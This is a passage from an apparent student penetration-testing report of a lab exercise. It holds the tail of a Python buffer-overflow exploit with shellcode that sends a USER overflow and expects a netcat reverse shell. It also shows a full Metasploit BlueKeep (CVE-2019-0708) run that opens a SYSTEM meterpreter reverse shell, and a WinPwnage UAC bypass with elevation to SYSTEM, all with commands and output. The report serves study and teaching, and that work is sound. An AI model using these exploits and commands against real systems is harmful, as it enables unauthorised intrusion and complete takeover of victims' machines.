buf += b"\x4e\xf8\xda\x1f\x38\x05\x0b\xa0\xb8\x53\x41\xa0\xd0"

buf += b"\x03\x31\xf3\xc5\x4b\xec\x67\x56\xde\x0f\xde\x0b\x49"

buf += b"\x78\xdc\x72\xbd\x27\x1f\x51\xbd\x20\xdf\x24\xea\x88"

buf += b"\x88\xd6\xaa\x28\x49\xbc\x2a\x79\x21\x4b\x04\x76\x81"

buf += b"\xb4\x8f\xdf\x89\x3f\x5e\xad\x28\x40\x4b\x73\xf5\x41"

buf += b"\x78\xa8\x06\x38\xf1\x4f\xe7\xbd\x1b\x34\xe7\xbe\x23"

buf += b"\x4a\xdb\x69\x1a\x38\x1a\xaa\x19\x23\x81\x06\x54\xcc"

buf += b"\x1c\xc3\xd5\x91\x9e\x3e\x19\xac\x1c\xca\xe2\x4b\x3c"

buf += b"\xbf\xe7\x10\xfa\x2c\x9a\x09\x6f\x52\x09\x29\xba"



overflow = achars + jmpesp + sa + nops + buf



try:
  server = str(sys.argv[1])
  port = int(sys.argv[2])
except IndexError:
  print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
  print "Make sure to use netcat first. Example: nc -nlvp 443"
  sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
  s.connect((server,port))
  s.recv(1024)
  s.send("USER " + overflow + "\r\n")
  print "\n[+] Completed. Check netcat for server."
  print ("\033[1;32;48m" + anonymous)
  print hacked
except:
  print "[+] Unable to connect to server. Check your IP address and port"
  sys.exit()
```

Vulnerability Exploited: BlueKeep
System Vulnerable: Internal Windows 7 file server (IP 192.168.1.39)


Vulnerability Explanation: A remote code execution vulnerability exists in Remote Desktop Services – formerly known as Terminal Services – when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability is pre-authentication and requires no user interaction. An attacker who successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

To exploit this vulnerability, an attacker would need to send a specially crafted request to the target systems Remote Desktop Service via RDP.
Vulnerability Fix: Microsoft has released a security patch updates to fix this. https://msrc.microsoft.com/update-guide/en-us/vulnerability/CVE-2019-0708
Severity: Critical


BlueKeep Video:

Open msfconsole in attacker Kali machine.

Search bluekeep, I will be using the exploit/windows/rdp/cve_2019_0708_bluekeep_rce




```
msf5 > search bluekeep

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep   2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


Interact with a module by name or index, for example use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```



```
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
```


Type show targets to see the available targets, set a target that works. I will be using target 4.



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 4
target ⇒ 4
```

Set the target machine IP, type set rhosts 192.168.1.39 then check.


Running the check command shows that the target is indeed vulnerable.




```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.1.39
rhosts ⇒ 192.168.1.39
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > check

[*] 192.168.1.39:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.39:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.39:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.39:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > █
```

Final step, type run and it will run the bluekeep exploit. A meterpreter session is opened.

Run getuid command and I have NT AUTHORITY\SYSTEM privileges.



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.39:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.39:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.39:3389     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.39:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8028600000, Channel count 1.
[!] 192.168.1.39:3389 - ←—————————————— | Entering Danger Zone | ——————————————→
[*] 192.168.1.39:3389 - Surfing channels ...
[*] 192.168.1.39:3389 - Lobbing eggs ...
[*] 192.168.1.39:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.39:3389 - ←—————————————— | Leaving Danger Zone | ——————————————→
[*] Sending stage (201283 bytes) to 192.168.1.39
[*] Meterpreter session 2 opened (192.168.1.20:4444 → 192.168.1.39:49158) at 2021-01-31 00:22:11 -0500

meterpreter > █
```



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```


Vulnerability Exploited: Windows Escalate UAC Protection Bypass Via SilentCleanup
System Vulnerable: <IP address>
Vulnerability Explanation: There's a task in Windows Task Scheduler called "SilentCleanup" which, while it's executed as Users, automatically runs with elevated privileges. When it runs, it executes the file %windir%\system32\cleanmgr.exe. Since it runs as Users, and we can control user's environment variables, %windir% (normally pointing to C:\Windows) can be changed to point to whatever we want, and it'll run as admin.
Vulnerability Fix: Avoid running system as administrator as it will allow privilege escalation to NT AUTHORITY.
Severity: High

Windows Escalate UAC video:

Run the python script:

main.py --scan uac


It displays the possible UAC bypass methods that are compatible.



```
C:\Users\CEO\Desktop\WinPwnage-master>main.py --scan uac

        _
 _ _ _|_|___ ___ _ _ _ ___ ___ ___ ___
| | | | |   | . | | | |   | .'| . | -_|
|_____|_|_|_|  _|_____|_|_|__,|_  |___|
            |_|                 |___|

 [!] UAC level: 3
 [!] Build number: 17763
 [!] Running elevated: False
 [!] Python version: 3.6.0

 [!] Comparing build number (17763) against 'Fixed In' build numbers

 Id:    Type:           Compatible:     Description:
 ----   ------          -----------     -------------
 1      UAC bypass      No              UAC bypass using runas
 2      UAC bypass      Yes             UAC bypass using fodhelper.exe
 3      UAC bypass      Yes             UAC bypass using slui.exe
 4      UAC bypass      Yes             UAC bypass using silentcleanup scheduled task
 5      UAC bypass      No              UAC bypass using sdclt.exe (IsolatedCommand)
 6      UAC bypass      No              UAC bypass using sdclt.exe (App Paths)
 7      UAC bypass      No              UAC bypass using perfmon.exe
 8      UAC bypass      No              UAC bypass using eventvwr.exe
 9      UAC bypass      No              UAC bypass using compmgmtlauncher.exe
 10     UAC bypass      Yes             UAC bypass using computerdefaults.exe
 11     UAC bypass      No              UAC bypass using token manipulation
 12     UAC bypass      Yes             UAC bypass using sdclt.exe (Folder)
 13     UAC bypass      Yes             UAC bypass using cmstp.exe
 14     UAC bypass      Yes             UAC bypass using wsreset.exe
 15     UAC bypass      Yes             UAC bypass using slui.exe and changepk.exe
```

Then type main.py –use uac –id 4 –payload c:\\windows\\system32\\cmd.exe

This will use the silentcleanup as the UAC bypass method and launch a new command prompt window.




```
C:\Users\CEO\Desktop\WinPwnage-master>main.py --use uac --id 4 --payload c:\\windows\\system32\\cmd.exe

         _
 _ _ _ _|_|___ ___ _ _ _ ___ ___ ___ ___
| | | | |   | . | | | |   | .'| . | -_|
|_____|_|_|_|  _|_____|_|_|__,|_  |___|
            |_|               |___|

 [!] UAC level: 3
 [!] Build number: 17763
 [!] Running elevated: False
 [!] Python version: 3.6.0

 [!] Attempting to run method (4) configured with payload (['c:\\\\windows\\\\system32\\\\cmd.exe'])
 [+] Successfully created WINDIR key containing payload (c:\\windows\\system32\\cmd.exe)
 [!] Disabling file system redirection
 [+] Successfully disabled file system redirection
 [+] Successfully spawned process (c:\\windows\\system32\\cmd.exe)
 [!] Performing cleaning
 [+] Successfully cleaned up
 [+] All done!
```

In the new command prompt, type main.py –scan elevate


This will show the available privilege escalation methods.

I will use the handle inheritance method to spawn another command prompt. This time, it should spawn a command prompt running as NT AUTHORITY SYSTEM.



```
c:\Users\CEO\Desktop\WinPwnage-master>main.py --scan elevate

         _
 _ _ _ _|_|___ ___ _ _ _ ___ ___ ___ ___
| | | | |   | . | | | |   | .'| . | -_|
|_____|_|_|_|  _|_____|_|_|__,|_  |___|
            |_|               |___|

 [!] UAC level: 3
 [!] Build number: 17763
 [!] Running elevated: True
 [!] Python version: 3.6.0

 [!] Comparing build number (17763) against 'Fixed In' build numbers

 Id:    Type:          Compatible:     Description:
 ----   ------         -----------     -------------
 1      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using handle inheritance
 2      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using token impersonation
 3      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using named pipe impersonation
 4      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using schtasks.exe (non intera
ctive)
 5      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using wmic.exe (non interactiv
e)
 6      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using Windows Service (non int
eractive)
 7      Elevation      Yes             Elevate from administrator to NT AUTHORITY SYSTEM using mofcomp.exe (non interac
tive)

c:\Users\CEO\Desktop\WinPwnage-master>main.py --use elevate --id 1 --payload c:\\windows\\system32\\cmd.exe
```

As you can see, the new command prompt is running as NT AUTHORITY SYSTEM.



```
c:\Users\CEO\Desktop\WinPwnage-master>whoami
nt authority\system
```

https://github.com/rootm0s/WinPwnage

4 Conclusions

In conclusions in this project we have learned the fundamentals on creating an environment and trying to exploit it. We have learned a lot of things on how we can exploit the vulnerable services, server and misconfiguration. From what we have learnt, we can get all of the information and find a way to mitigate it and ensure that the exploitation will not happen again. In the future if we have this opportunity, we will try to further exploit it and fix any holes within the system.

- References

- Exploit Database. (2021), Retrieved from: https://www.exploit-db.com/
- Pentesting Academy. (2021) Retrieved from: https://www.pentesteracademy.com/
- TryHackme. (2021) Retrieved from: https://tryhackme.com/
- WonderHowTo. (2021) Retrieved from: https://www.wonderhowto.com/

- Appendices

Our Source Code link:

Located at Github

- Project Powerpoint Slides